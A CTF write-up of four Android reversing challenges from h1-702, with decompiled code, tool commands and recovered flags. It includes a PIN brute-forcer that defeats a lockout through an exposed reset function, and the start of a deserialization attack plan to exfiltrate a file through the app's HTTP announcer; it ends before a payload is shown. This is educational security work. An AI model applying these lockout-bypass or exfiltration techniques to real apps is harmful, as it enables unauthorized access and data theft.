h1-702 CTF Writeups: Mobile category

critical thinking skills[1]

I. Challenge 1

This challenge is essentially a forensics problem. The first step is unpacking the `.apk` we're given, and otherwise the challenge is straightforward, albeit a little guessy. To do that, we use dex2jar [1] for the classes, and apktool [2] for the resources.

```
$ dex2jar challenge1_release.apk
$ apktool d challenge1_release.apk
```

That produces `challenge1_release-dex2jar.jar`, which we can then feed into JDA [3].

A. First part of the flag


It seems that the flag is broken up into multiple pieces, the first of which is immediately evident:

```
void doSomething() {
    Log.d("Part 1", "The first part of your flag is:
    \"flag{so_much\"");
}
```

Interestingly, the apk also makes use of a native JNI library, which is an idea that reappears often throughout this set of challenges. I guess plain Java reversing would have been too boring :P

B. Native lib

So with that in mind, let's crack open the native lib `lib/x86/libnative-lib.so` in IDA Pro. They were nice enough to provide us x86 binaries so we don't need to bother reading ARM or Thumb.




Name	Address
Java_com_hackerone_mobile_challenge1_MainActivity_stringFromJNI	00004330
cr(void)	00004450
z(void)	00004460
pr(void)	00004470
q(void)	00004480
m(void)	00004490
l(void)	000044A0
t(void)	000044B0
sr(void)	000044C0
ir(void)	000044D0
b(void)	000044E0
Java_com_hackerone_mobile_challenge1_MainActivity_oneLastThing	000044F0

Checking exports, we see a lot of C++ garbage, and several interesting functions. Two of these are JNI exports, and the other ones are mysterious functions with no xrefs. We'll come back to those mysterious functions later. As for the first function, `oneLastThing`, we can ignore it since it's empty.

```
void Java_com_hackerone_mobile_challenge1_MainActivity_oneLastThing()
{
  ;
}
```

Let's look at the other function, `stringFromJNI`. Now, since we're dealing with JNI, we'll want to load the JNI headers into IDA so we can easily apply the appropriate JNI calling convention on the JNI exports. Furthermore, we should also apply the JNI calling convention [4].



Ordinal	Name	Size	Sync	Description
1	Elf32_Sym	00000010	Auto	struct __attribute
2	Elf32_Rel	00000008	Auto	struct {unsigned
3	Elf32_Dyn	00000008	Auto	struct {__int32 d
4	Elf32_Dyn::$A263394DDF3...	00000004	Auto	union {unsigned
5	jobjectRefType	00000004		enum {JNIInvali
6	$F5B8624EE83FF6F82791C...	0000000C		struct {const cha
7	JNINativeMethod	0000000C		typedef struct $F
8	_JNIEnv	00000004		struct {const stru
9	_JavaVM	00000004		struct {const stru
10	C_JNIEnv	00000004		typedef const str
11	JNINativeInterface	000003A4		struct {void *res
12	JNIInvokeInterface	00000020		struct {void *res
13	JavaVMAttachArgs	0000000C		struct {jint versio
14	JavaVMOption	00000008		struct {const cha
15	JavaVMInitArgs	00000010		struct {jint versio

This lets us turn

```
int __cdecl Java_com_hackerone_mobile_challenge1_MainActivity_stringFromJNI(int a1, int
a2)
v2 = (*(int (__cdecl **)(int, int))(*(_DWORD *)a2 +
668))(a2, v7);
```


into:

```
jstring *__cdecl jniEnv(int a1, JNIEnv *jniEnv)
j_str = (*jniEnv)->NewStringUTF(jniEnv, str);
```

Although it's quite obvious already what the code is doing, this will become important in later challenges. Overall, the function looks like:

```
jstring *__cdecl Java_com_hackerone_mobile_challenge1_MainActivity_stringFromJNI(int a1, JNIEnv
*jniEnv)
{
  jstring j_str; // esi
  jstring *result; // eax
  const char *str; // [esp-30h] [ebp-30h]
  int cookie; // [esp-18h] [ebp-18h]

  basic_string::ctor(&str, "This is the second part:
  \"_static_\"");
  j_str = (*jniEnv)->NewStringUTF(jniEnv, str);
  // ...
  result = _stack_chk_guard;
  if ( _stack_chk_guard == cookie )
    result = j_str;
```

[1] cts `rollsafe@users.noreply.github.com`



```
package com.hackerone.mobile.challenge1;

import android.widget.TextView;
import android.os.Bundle;
import android.util.Log;
import android.support.v7.app.AppCompatActivity;

public class MainActivity extends AppCompatActivity
{
    static {
        System.loadLibrary("native-lib");
    }

    public MainActivity() {
        super();
    }

    void doSomething() {
        Log.d("Part 1", "The first part of your flag is: \"flag{so_much\"");
    }

    @Override
    protected void onCreate(final Bundle bundle) {
        super.onCreate(bundle);
        this.setContentView(2131296283);
        this.findViewById(2131165278).setText((CharSequence)"Reverse the apk!");
        this.doSomething();
    }

    public native void oneLastThing();

    public native String stringFromJNI();
}
```

Fig. 1. JDA, an interactive Java disassembler and decompiler frontend.

```
    return result;
}
```

Now we have the second part of the flag, `_static_`. There's no xrefs to this function in both JDA and IDA, nor are there any to the `doSomething` function from Part 1 earlier, which suggests that this is going to be a straight forensics (*cough* guess) challenge, and dynamic analysis won't help. With that in mind, let's crack a look at those mysterious obfuscated native functions from earlier.

None of these functions have any xrefs except for their corresponding entries in the ELF export table, just like the previous parts' functions. Each one returns a single byte, but we don't know what order they should be in. If we sort them by address, however, the first and last functions return `'_'` and `'}'` respectively. Following this hypothesis, we can get `_and_cool}`. This must be the last part of the flag. As for the names of the functions, I have no idea.

C. Hardest part of the challenge

Since we're finished with the native lib, we'll head back to managed code in JDA. There's a pretty blatant class `FourthPart` that just spells out the fourth part of the flag:

```
package com.hackerone.mobile.challenge1;

public class FourthPart
{
    public FourthPart() {
        super();
    }

    String eight() {
        return "w";
    }

    String five() {
        return "_";
    }

    String four() {
        return "h";
    }

    String one() {
        return "m";
    }

    String seven() {
        return "o";
    }
    String six() {
        return "w";
    }

    String three() {
        return "c";
    }

    String two() {
        return "u";
    }
}
```

It's not rocket science. Reassembling the characters, we get `much_wow`.

D. *The missing link*

Based on what we've seen so far, we've found these parts of the flag:

1) `flag{so_much`
2) `_static_`
3) ???
4) `much_wow`
5) `_and_cool}`

We're missing a part. Using my *extreme mastery of computer science terminology* I grepped for `analysis_` in the extracted resources, which finds in `res/values/strings.xml`:

```
<string name="part_3">part 3: analysis_</string>
```

...and that wraps things up. The full flag is `flag{so_much_static_analysis_much_wow_and_cool}`. Of course, I could have found the third part by grepping for `part 3`, and in fact, I did search for a `third`, but to no avail. It doesn't really matter anyways.

II. Challenge 2

Challenge 2 is more interesting. We're essentially given an app that requires a six-digit passcode that we need to guess. However, it's not as simple as trying all the combinations, since there is unfortunately a lockout imposed by a native lib. Personally, I believe this may be some sort of marketing scheme for Intel SGX or Apple's secure enclave.

A. *Managed code*

The obvious first step is to reverse the managed code. So we `dex2jar` the apk and pop it into JDA:

```
package com.hackerone.mobile.challenge2;

import org.libsodium.jni.encoders.Hex;
import android.os.Bundle;
import java.nio.charset.StandardCharsets;
import org.libsodium.jni.crypto.SecretBox;
import android.util.Log;
import com.andrognito.pinlockview.PinLockView;
import com.andrognito.pinlockview.PinLockListener;
import com.andrognito.pinlockview.IndicatorDots;
import android.support.v7.app.AppCompatActivity;

public class MainActivity extends AppCompatActivity
{
    private static final char[] hexArray;
    String TAG;
    private byte[] cipherText;
    IndicatorDots mIndicatorDots;
    private PinLockListener mPinLockListener;
    PinLockView mPinLockView;

    static {
        System.loadLibrary("native-lib");
        hexArray = "0123456789ABCDEF".toCharArray();
```

```
    }

    public MainActivity() {
        super();
        this.TAG = "PinLock";
        this.mPinLockListener = new PinLockListener() {
            final /* synthetic */ MainActivity this$0;

            MainActivity$1() {
                this.this$0 = this$0;
                super();
            }

            @Override
            public void onComplete(final String s) {
                final String tag = this.this$0.TAG;
               final StringBuilder sb = new StringBuilder();
                sb.append("Pin complete: ");
                sb.append(s);
                Log.d(tag, sb.toString());
                final byte[] key = this.this$0.getKey(s);
               Log.d("TEST", MainActivity.bytesToHex(key));
                final SecretBox secretBox = new
                SecretBox(key);
                final byte[] bytes =
                "aabbccddeeffgghhaabbccdd".getBytes();
                try {
                    Log.d("DECRYPTED", new
                    String(secretBox.decrypt(bytes,
                    this.this$0.cipherText),
                    StandardCharsets.UTF_8));
                }
                catch (RuntimeException ex) {
                    Log.d("PROBLEM", "Unable to decrypt
                    text");
                    ex.printStackTrace();
                }
            }

            @Override
            public void onEmpty() {
                Log.d(this.this$0.TAG, "Pin empty");
            }

            @Override
            public void onPinChange(final int n, final
            String s) {
                final String tag = this.this$0.TAG;
               final StringBuilder sb = new StringBuilder();
                sb.append("Pin changed, new length ");
                sb.append(n);
                sb.append(" with intermediate pin ");
                sb.append(s);
                Log.d(tag, sb.toString());
            }
        };
    }

    static /* synthetic */ byte[] access$000(final
    MainActivity mainActivity) {
        return mainActivity.cipherText;
    }

    public static String bytesToHex(final byte[] array) {
        final char[] array2 = new char[array.length * 2];
        for (int i = 0; i < array.length; ++i) {
            final int n = array[i] & 0xFF;
            final int n2 = i * 2;
            array2[n2] = MainActivity.hexArray[n >>> 4];
            array2[n2 + 1] = MainActivity.hexArray[n & 0xF];
        }
        return new String(array2);
    }

    public native byte[] getKey(final String p0);

    @Override
    protected void onCreate(final Bundle bundle) {
        super.onCreate(bundle);
        this.setContentView(2131296283);
        this.cipherText = new Hex().decode("9646D13EC8F8617
        D1CEA1CF4334940824C700ADF6A7A3236163CA2C9604B9BE4B
        DE770AD698C02070F571A0B612BBD3572D81F99");
        (this.mPinLockView =
        (PinLockView)this.findViewById(2131165263)).setPin
        LockListener(this.mPinLockListener);
        this.mIndicatorDots =
        (IndicatorDots)this.findViewById(2131165241);
        this.mPinLockView.attachIndicatorDots(this.mIndica
        torDots);
    }

    public native void resetCoolDown();
}
```

This isn't rocket science either. It loads a ciphertext, which it tries to decrypt with a key derived from the passcode each attempt. However, a native lib loaded on start handles the key derivation, and imposes a lockout. It also seems like there is a handy unused function provided to us, `resetCooldown`, that resets the lockout too.

B. *Native code*

Just to be sure, I wanted to check out the JNI functions in libnative-lib. As suspected, if you try to derive too many keys too quickly, it forces you to wait before generating the key: [1]

```
int __cdecl Java_com_hackerone_mobile_challenge2_MainActiv
ity_getKey(int pad, JNIEnv *jniEnv, jobject j_this, jstring
j_p0)
{
  const char *p0_bytes; // esi
  int startSecs; // edx
  int startSubsecs; // edi
  int lockoutTime; // ecx
  int elapsed; // eax
  int newNumAttempts; // eax
  char xor_iv; // bl
  size_t p0_len; // ecx
  unsigned int idx; // edi
  char p0_i; // al
  char *pBuf; // edx
  int xorKey; // eax
  char *pBuf_; // ecx
  unsigned __int8 buf_i; // dl
  int shiftedIdx; // edx
  jbyteArray j_keyArray; // esi
  int result; // eax
  int startSecsSum; // [esp+4h] [ebp-58h]
  tv_or_buf16 tv; // [esp+Ch] [ebp-50h] interleaved structs
  tv_or_buf32 keyBuf; // [esp+1Ch] [ebp-40h] interleaved
  structs
  int cookie; // [esp+44h] [ebp-18h]

  p0_bytes = (*jniEnv)->GetStringUTFChars(jniEnv, j_p0, 0);
  gettimeofday(&tv.tv, 0);
```

[1]To get this function to decompile properly, I had to hex-edit a jump in IDA to correct the function boundaries.

```
startSecs = tv.tv.tv_usec / 1000000;
startSubsecs = tv.tv.tv_usec % 1000000;
tv.tv.tv_usec %= 1000000;
startSecsSum = tv.tv.tv_sec + startSecs + 10;
tv.tv.tv_sec += startSecs + 10;
if ( numAttempts < 51 )
{
  newNumAttempts = numAttempts + 1;
}
else
{ // if we made too many attempts, do a lock-out wait loop
first.
  do
  {
    gettimeofday(&keyBuf.tv, 0);
    lockoutTime = startSecsSum - keyBuf.tv.tv_sec -
    (startSubsecs < keyBuf.tv.tv_usec);
    if ( lockoutTime < 0 )
      break;
    elapsed = startSubsecs - keyBuf.tv.tv_usec + 1000000;
    if ( startSubsecs >= keyBuf.tv.tv_usec )
      elapsed = startSubsecs - keyBuf.tv.tv_usec;
  }
  while ( elapsed / 1000 != -1000 * lockoutTime );
  newNumAttempts = 0;
}
xor_iv = -0x20u;
numAttempts = newNumAttempts;
*&keyBuf.buf[16] = 0LL;
*keyBuf.buf = 0LL;
p0_len = strlen(p0_bytes);
if ( p0_len & 0x7FFFFFFF )
{
  idx = 0;
  do
  {
    p0_i = p0_bytes[idx % p0_len];
    LOBYTE(p0_len) = p0_i - '0'; // p0_len = digit value
    of pin char
    if ( p0_i != '0' )
    {
      p0_len = p0_len;
      pBuf = &tv.buf[1];
      do
      {
        *(pBuf - 1) = p0_i;
        *pBuf++ = 0;
        --p0_len;
      }
      while ( p0_len );
      xor_iv = tv.buf[0];
    }
    xorKey = 0x811C9DC5;
    if ( xor_iv )
    {
      pBuf_ = &tv.buf[1];
      buf_i = xor_iv;
      do
      {
        xorKey = 0x1000193 * (xorKey ^ buf_i);
        buf_i = *pBuf_++;
      }
      while ( buf_i );
    }
    shiftedIdx = idx - ((idx + ((idx >> 31) >> 29)) &
    0x3FFFFFF8);
    *&keyBuf.buf[4 * shiftedIdx] ^= xorKey;
    ++idx;
    p0_len = strlen(p0_bytes);
    }
    while ( idx < 2 * p0_len );
  }
  (*jniEnv)->ReleaseStringUTFChars(jniEnv, j_p0, p0_bytes);
  j_keyArray = (*jniEnv)->NewByteArray(jniEnv, 32);
  (*jniEnv)->SetByteArrayRegion(jniEnv, j_keyArray, 0, 32,
  &keyBuf);
  result = _stack_chk_guard;
  if ( _stack_chk_guard == cookie )
    result = j_keyArray;
  return result;
}
```

Meanwhile, as suspected, `resetCooldown` just resets the number of attempts back to 0.

```
void __cdecl Java_com_hackerone_mobile_challenge2_MainActi↵
vity_resetCoolDown()
{
  numAttempts = 0;
}
```

We don't even need to patch the native lib to bypass the cooldown. This function will allow us to bruteforce without any problem.

C. Implementing the bruteforcer

My first instinct was to write a separate brute forcer that simply linked to the original apk's classes and instantiated `MainActivity` to call `resetCooldown` on my desktop. Then, I wouldn't need to think about seting up the JNI linking either:

```
$ javac -cp challenge2_release-dex2jar.jar BruteForce.java
$ LD_LIBRARY_PATH=challenge2_release/lib/x86_64 java -cp
.:challenge2_release-dex2jar.jar:challenge2_release/lib/x8↵
6_64
BruteForce
```

Although the `MainActivity` linkee loaded the native lib perfectly, the native lib itself wanted to load the Android `libm` and `libc`. I attempted to use the ones from the Android NDK, but it just segfaulted:

```
$ LD_LIBRARY_PATH=android-ndk-r17b/platforms/android-28/ar↵
ch-x86_64/usr/lib64:challenge2_release/lib/x86_64 java -cp
.:challenge2_release-dex2jar.jar:challenge2_release/lib/x8↵
6_64
BruteForce
# A fatal error has been detected by the Java Runtime
Environment:
#
#  SIGSEGV (0xb) at pc=0x0000000000000000, pid=1337,
tid=0x00007ffabb03a600
#
```

At this point I was getting very annoyed so I opted to download the Android SDK (all 30GB of it) and writing a small app to do this on the emulator. I would need the SDK to develop apps for Challenges 4 and 5 later anyways.

```
protected void onCreate(Bundle savedInstanceState) {
    super.onCreate(savedInstanceState);

    byte[] cipherText = (new Hex()).decode("9646D13EC8F861↵
    7D1CEA1CF4334940824C700ADF6A7A3236163CA2C9604B9BE4BDE7↵
    70AD698C02070F571A0B612BBD3572D81F99");
    MainActivity api = new MainActivity();
    for (int i = 0; i <= 999999; i++) {
        String var1 = ""+i;
        api.resetCoolDown();
        byte[] var5 = api.getKey(var1);
        SecretBox var6 = new SecretBox(var5);
        var5 = "aabbccddeeffgghhaabbccdd".getBytes();
        try {
            byte[] var7 = var6.decrypt(var5, cipherText);
            var1 = new String(var7, StandardCharsets.UTF_8);
            Log.i("Bruteforce", "hooray it is " + i);
            Log.i("Bruteforce", "secret is " + var1);
            break;
        } catch (RuntimeException var4) {
            if (i % 1000 == 0)
                Log.i("Bruteforce", "tried " + i);
        }
    }
}
```

I could have also chosen to link directly against the JNI lib, but I wasn't sure whether the ABI would be 100% compatible. The passcode was 918264, and the secret was `flag{wow_yall_called_a_lot_of_func$}`.

III. Challenge 3

In this challenge we're back to forensics. Instead of an apk, we're given a odex file. Odex uses a different instruction set for the bytecode, but using baksmali we can reassemble it back to ordinary JVM bytecode [5]:

```
$ baksmali x base.odex
$ rm -rfvd out/android # it wasn't happy with some of the
android classes, just skip them
$ smali assemble out
$ dex2jar out.dex
$ jda out-dex2jar.jar
```

The class itself, again, is pretty simple:

```
public class MainActivity extends AppCompatActivity
{
    private static char[] key;
    private EditText editText;

    static {
        MainActivity.key = new char[] { 't', 'h', 'i', 's',
        '_', 'i', 's', '_', 'a', '_', 'k', '3', 'y' };
    }

    public MainActivity() {
        super();
    }

    public static boolean checkFlag(final String s) {
        if (s.length() == 0) {
            return false;
        }
        if (s.length() > "flag{".length() && !s.substring(0,
        "flag{".length()).equals("flag{")) {
            return false;
        }
        if (s.charAt(s.length() - 1) != '}') {
            return false;
        }
        final String encryptDecrypt =
        encryptDecrypt(MainActivity.key,
        hexStringToByteArray(new
        StringBuilder("kO13t41Oc1b2z4F5F1b2BO33c2d1c61OzOd↵
        OtO").reverse().toString().replace("O",
        "0").replace("t", "7").replace("B",
        "8").replace("z", "a").replace("F",
        "f").replace("k", "e")));
        return s.length() <= s.length() ||
        s.substring("flag{".length(), s.length() -
        1).equals(encryptDecrypt);
    }

    private static String encryptDecrypt(final char[] array,
    final byte[] array2) {
        final StringBuilder sb = new StringBuilder();
        for (int i = 0; i < array2.length; ++i) {
            sb.append((char)(array2[i] ^ array[i %
            array.length]));
        }
        return sb.toString();
    }

    public static byte[] hexStringToByteArray(final String
    s) {
        final int length = s.length();
        final byte[] array = new byte[length / 2];
        for (int i = 0; i < length; i += 2) {
            array[i / 2] =
            (byte)((Character.digit(s.charAt(i), 16) << 4)
            + Character.digit(s.charAt(i + 1), 16));
        }
        return array;
    }
    // ...
}
```


The `checkFlag` function isn't any sort of hash; it compares against a flag constant. To solve this, we can just link against the jar and write a stub to evaluate the flag:

```
public static void main(String[] args) {
    String encFlag = (new
    StringBuilder("k013t410c1b2z4F5F1b2B033c2d1c610z0d0t0"
    )).reverse().toString().replace("O", "0").replace("t",
    "7").replace("B", "8").replace("z", "a").replace("F",
    "f").replace("k", "e");
    System.out.println(encFlag);
    byte[] var1 = hexStringToByteArray(encFlag);
    String var2 = encryptDecrypt(key, var1);
    System.out.println(var2);
}
```


So the flag is `flag{secr3t_littl3_th4ng}`.

IV. Challenge 4

Challenge 4 is where things start to get interesting. The app we're given is a simple Maze game, and we're tasked with developing an apk to interface and exploit the app to exfiltrate the contents of the file `/data/local/tmp/challenge4`.




(a) The main menu of the Maze app (*MenuActivity*).




(b) What the app looks like in-game (*MainActivity*).

Crucially, there's no native lib this time, which points to a serialization-based exploit, not an overflow. In that case, let's search for deserialization:



ObjectInputStream




ObjectInputStream found in:

```
.jar$com/hackerone/mobile/challenge4/StateLoader.class
```

Following it, we find this function:

```
public Object load(final Context context) {
    final byte[] array = new byte[1024];
    try {
        final BufferedInputStream bufferedInputStream = new
        BufferedInputStream(context.openFileInput(this.get
        Location()));
        bufferedInputStream.read(array, 0, array.length);
        bufferedInputStream.close();
        try {
            final ObjectInputStream objectInputStream = new
            ObjectInputStream(new
            ByteArrayInputStream(array));
            final Object object =
            objectInputStream.readObject();
            objectInputStream.close();
            return (GameState)object;
        }
        // ...
    }
    // ...
}
```

This is interesting! If we could send any object we wanted, it might be possible to get remote code execution. In the past, there have been several RCE exploits against AMF deserialization [6]. Let's look for xrefs to this class.



StateLoader found in:

```
x2jar.jar$com/hackerone/mobile/challenge4/GameManager.class
x2jar.jar$com/hackerone/mobile/challenge4/StateLoader.class
```

In `GameManager#setView`, it looks like our deserialized data is an instance of `GameState`.

```
public void setView(final View view) {
    // ...
    final GameState gameState =
    (GameState)this.loader.load(view.getContext());
    if (gameState == null) {
        this.create(new Random().nextLong());
        this.loader.save(view.getContext(), new
        GameState(this.player.getX(), this.player.getY(),
        this.seed, GameManager.levelsCompleted));
        return;
    }
    GameManager.levelsCompleted = gameState.levelsCompleted;
    // ...
}
```

The loader instance itself is initialized in constructor:

```
public GameManager() {
    super();
    this.drawables = new ArrayList<Drawable>();
    this.rect = new Rect();
    GameManager.levelsCompleted = 0;
    this.loader = new StateLoader("game.state");
    this.broadcastAnnouncer = new
    BroadcastAnnouncer("MazeGame", "maze_game_win",
    "http://localhost");
}
```


There seems to be some HTTP communication going on as well. We should keep that in mind in case it's possible to exfiltrate the flag using the `BroadcastAnnouncer`. Meanwhile, we ought to take a look at that GameState class to better grasp what kind of deserialized object we control.

```
public class GameState implements Serializable
{
    private static final long serialVersionUID = 1L;
    public String cleanupTag;
    private Context context;
    public int levelsCompleted;
    public int playerX;
    public int playerY;
    public long seed;
    public StateController stateController;

    public GameState(final int playerX, final int playerY,
    final long seed, final int levelsCompleted) {
        super();
        this.playerX = playerX;
        this.playerY = playerY;
        this.seed = seed;
        this.levelsCompleted = levelsCompleted;
    }

    public GameState(final String cleanupTag, final
    StateController stateController) {
        super();
        this.cleanupTag = cleanupTag;
        this.stateController = stateController;
    }

    public void finalize() {
        Log.d("GameState", "Called finalize on GameState");
        if (GameManager.levelsCompleted > 2 && this.context
        != null) {
            this.stateController.save(this.context, this);
        }
    }

    public void initialize(final Context context) {
        this.context = context;
        final GameState gameState =
        (GameState)this.stateController.load(context);
        if (gameState == null) {
            return;
        }
        this.playerX = gameState.playerX;
        this.playerY = gameState.playerY;
        this.seed = gameState.seed;
        this.levelsCompleted = gameState.levelsCompleted;
    }
}
```

There are several key observations here:

- There's a field `stateController` we control that has no xrefs outside this class.
- The second constructor is also never used
- `finalize` overrides from `java.lang.Object` and is called when this class is garbage collected, and furthermore it calls `save` on that spooky `stateController` field.
- The the `initialize` method is only used in `MazeMover`, not anywhere else you'd expect like a constructor, or `GameManager`.

This is all very suspicious, and I had a hunch that `stateController` field would be pivotal to solving the challenge. But as it turns out, `StateController` is an abstract field overridden by...



StateController found in:

```
com/hackerone/mobile/challenge4/GameState.class
com/hackerone/mobile/challenge4/BroadcastAnnouncer.class
com/hackerone/mobile/challenge4/StateController.class
com/hackerone/mobile/challenge4/StateLoader.class
```

...both `StateLoader` **and** `BroadcastAnnouncer`? I think we should look into `BroadcastAnnouncer`; after all, what do HTTP announcements have to do with object deserialization?

```
public class BroadcastAnnouncer extends StateController
implements Serializable
{
    private static final long serialVersionUID = 1L;
    private String destUrl;
    private String stringRef;
    private String stringVal;
    // ...
    public BroadcastAnnouncer(final String s, final String
    stringRef, final String destUrl) {
        super(s);
        this.stringRef = stringRef;
        this.destUrl = destUrl;
    }
    // ...
    public Object load(final Context context) {
        this.stringVal = "";
        final File file = new File(this.stringRef);
        try {
            final BufferedReader bufferedReader = new
            BufferedReader(new FileReader(file));
            while (true) {
              final String line = bufferedReader.readLine();
                if (line == null) {
                    break;
                }
               final StringBuilder sb = new StringBuilder();
                sb.append(this.stringVal);
                sb.append(line);
                this.stringVal = sb.toString();
            }
        }
        // ...
        return null;
    }
    public void save(final Context context, final Object o) {
        new Thread() {
            // ...
            @Override
            public void run() {
                try {
                    final StringBuilder sb = new
                    StringBuilder();
                    sb.append(this.this$0.destUrl);
                    sb.append("/announce?val=");
                    sb.append(this.this$0.stringVal);
                   final HttpURLConnection httpURLConnection
                    = (HttpURLConnection)new
                    URL(sb.toString()).openConnection();
                    try {
                        new BufferedInputStream(httpURLConn⌋
                        ection.getInputStream()).read();
                    }
